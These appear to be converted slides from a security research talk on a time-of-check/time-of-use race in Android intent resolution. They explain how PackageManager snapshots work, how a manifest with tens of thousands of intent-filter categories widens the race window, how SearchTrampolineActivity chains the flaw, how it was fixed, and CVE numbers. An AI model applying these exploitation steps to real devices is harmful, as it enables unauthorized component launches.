
00:00:02
471 000 000

00:00:02
471 500 000


1ms 331us 960ns



Need to get a larger window... which direction?




Slow down *resolveIntent*? And disable component in this time frame? However, if the disable is instantly reflected in resolve result, we still fail



Slow down IPC between *system_server* & Settings
And disable component in this time frame?

TOCTOU: diving deeper into resolveIntent


- Component information query is fulfilled by *ComponentResolver* in *PackageManagerService*
 - Maintains mappings of {Activity, Service, BroadcastReceiver, ContentProvider}s and intent-filters, etc
 - Stores information in fields -> *ActivityIntentResolver*, *ProviderIntentResolver*, *ReceiverIntentResolver*, *ServiceIntentResolver*
- *ComputerEngine.mComponentResolver* is snapshot of *ComponentResolver*, fetched/updated when *PackageManagerInternalBase.resolveIntent* is called
 - Queries are performed on *ComponentResolverSnapshot* (snapshot actually creates copies of the big 4)



Snapshot in PackageManagerService

- *Snapshot* creates a read-only current state copy of Package infos
- Queries are done on a ***frozen*** component mappings and states
- Any changes during the time frame of *resolveIntent* will not be taken into consideration

```
public final ResolveInfo resolveIntent(Intent intent, String resolvedType,
    @PackageManager.ResolveInfoFlagsBits long flags,
    @PackageManagerInternal.PrivateResolveFlags long privateResolveFlags, int
    boolean resolveForStart, int filterCallingUid, int callingPid) {
    return getResolveIntentHelper().resolveIntentInternal(snapshot(),
        intent, resolvedType, flags, privateResolveFlags, userId, resolveFor
        filterCallingUid, callingPid);
}
```



TOCTOU: extending race window

- An idea is to figure out ways to extend time spend on search
 - Play with manifests
 - Lots of components?
 - Lots of attributes?
 - Lots of intent-filters?
 - Lots of elements?

TOCTOU: extending race window

- FLAG_DEBUG_LOG_RESOLUTION and large number of categories

```
final boolean debug = localLOGV
    || ((intent.getFlags() &
Intent.FLAG_DEBUG_LOG_RESOLUTION) != 0);
match = intentFilter.match(action, resolvedType, scheme, data,
categories, TAG);
if (match >= 0) {
    if (debug) Slog.v(TAG, " Filter matched! match=0x" +
        Integer.toHexString(match) + " hasDefault="

//..
    if (oneResult != null) {
        dest.add(oneResult);
        if (debug) {
            dumpFilter(logPrintWriter, " ", filter);
            logPrintWriter.flush();
            intentFilter.dump(logPrinter, " ");
        }
    }
} else {
    hasNonDefaults = true;
}

/**
 * A flag you can enable for debugging: when set, log messages will be
 * printed during the resolution of this intent to show you what has
 * been found to create the final resolved list.
 */
public static final int FLAG_DEBUG_LOG_RESOLUTION = 0x00000008;
```

IntentFilter:


```
public void dump(Printer du, String prefix) {
    StringBuilder sb = new StringBuilder(256);
    if (mActions.size() > 0) {
        Iterator<String> it = mActions.iterator();
        while (it.hasNext()) {
            sb.setLength(0);
            sb.append(prefix); sb.append("Action: ");
            sb.append(it.next()); sb.append("\n");
            du.println(sb.toString());
        }
    }
    if (mCategories != null) {
        Iterator<String> it = mCategories.iterator();
        while (it.hasNext()) {
            sb.setLength(0);
            sb.append(prefix); sb.append("Category: ");
            sb.append(it.next()); sb.append("\n");
            du.println(sb.toString());
        }
    }
}
```

TOCTOU: extending race window


- Declare intent-filters with large number of categories
 - The upper bound is limited by the timeout restriction of *PackageManager.packageVerification* and AndroidManifest XML format
 - Anyway 10499-39999 is small enough to make both happy
 - And slows down resolveIntent to (50, 400+) ms

```
<activity
  android:name=".MainActivity3"
  android:label="AttackActivity"
  android:exported="true">
  <intent-filter>
    <action android:name="android.settings.TRAMPOLINE" />
    <category android:name="android.intent.category.DEFAULT" />

    <category android:name="android.intent.category.DEFAULT.1" />
    ...
    <category android:name="android.intent.category.DEFAULT.29999" />
  </intent-filter>
</activity>
```



Final outcome



TOCTOU: Unhappy SystemUI

- *SystemUI* crashes on clicking ResolveActivity's dialog
 - Due to too large body of Intent-filter (> 10499)
- Reinstall the application can bypass this restriction (installing update to application will not clear *PreferredActivity* preference)
 - Install normal version exploit application, trigger Resolve and made Attacker's Activity PreferredActivity
 - Install an update to the exploit application with large number of categories
 - Trigger the vulnerability
- Actually not mandatory

```
W system_server: Large reply transaction of 3201528 bytes, interface
E IPCThreadState: Binder transaction failure. id: 233429, BR_*: 2920
E JavaBinder: !!! FAILED BINDER TRANSACTION !!! (parcel size = 220)
W ActivityManager: pid 4972 system:ui sent binder code 30 with flags
E TransactionExecutor: Failed to execute the transaction: tId:146068
E TransactionExecutor: tId:1460689962 transactionItems=[
E TransactionExecutor: tId:1460689962 LaunchActivityItem{activit
rnal.app.ResolverActivity },ident=138997550,info=ActivityInfo{9d023b9
/v dpad/v winConfig={ mBounds=Rect(0, 0 - 1080, 2424) mAppBounds=Rect
=undefined mRotation=ROTATION_0} as.4 s.56 fontWeightAdjustment=0},ov
1080, 2424) mAppBounds=Rect(0, 0 - 1080, 2424) mMaxBounds=Rect(0, 0
fontWeightAdjustment=0},deviceId=0,referrer=com.example.testcontentbu
ndroid.os.BinderProxy@9c56eb2,shareableActivityToken=android.os.Binde
24)}}}
E TransactionExecutor: tId:1460689962 ResumeActivityItem{mActivi
E TransactionExecutor: tId:1460689962 Target activity: com.andro
E TransactionExecutor: tId:1460689962 ]
E TransactionExecutor: tId:1460689962 }
D AndroidRuntime: Shutting down VM
E AndroidRuntime: FATAL EXCEPTION: main
E AndroidRuntime: Process: system:ui, PID: 4972
E AndroidRuntime: DeadSystemException: The system died; earlier logs
I DropBoxManagerService: add tag=system_app_crash isTagEnabled=true
W ActivityTaskManager: Force finishing activity android/com.androi
W ActivityTaskManager: Force finishing activity com.example.testco
```

Bridging via SearchTrampolineActivity

- This vulnerability
 - Require target component to have intent-filter with category default and an action string
 - Need a gadget to extend it
- We are allowed to call *SearchTrampolineActivity*, with controllable intent parameter
 - Phone call, install package, etc..

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    final String callerPackage = getLaunchedFromPackage();
    // First make sure caller has privilege to launch a
    // search result page.
    FeatureFactory.getFeatureFactory()
        .getSearchFeatureProvider()
        .verifyLaunchSearchResultPageCaller(this,
            callerPackage);
    Intent intent = getIntent();
    //...
} else {
    // Direct link case
    final String intentUriString = intent.getStringExtra(
        Settings.EXTRA_SETTINGS_EMBEDDED_DEEP_LINK_INTENT_URI);
    //...
    intent = Intent.parseUri(intentUriString,
        Intent.URI_INTENT_SCHEME);
    intent.setData(data);
    //...
    intent.addFlags(Intent.FLAG_ACTIVITY_FORWARD_RESULT);

    startActivity(intent);
}
```


TOCTOU: FIX

- Make implicit intent an explicit one
 - setComponent or setPackage

```
@@ -5062,6 +5062,8 @@
        Log.e(TAG, String.format(tmpl, activityName, pkgName, mAccountType));
        return false;
    }
+    intent.setComponent(targetActivityInfo.getComponentName());
+    bundle.putParcelable(AccountManager.KEY_INTENT, intent);
    return true;
} finally {
```

TOCTOU: digging further


- Any code snippet that calls *startActivity* on Intent after checking resolve result can be vulnerable
- The previously discussed issue is already fixed, with 4 other code snippets in AOSP are found to have similar vulnerability and reported to Google
 - CVE-2025-32321, CVE-2025-8192

Exploitation Technique

- Key parameter here is the timeout before disabling component
 - Varies on high-end and low-end devices, e.g. on Pixel 7Pro it's ~390ms, Galaxy S21 is 1 second
- We can continuously retry until succeed


DEMO

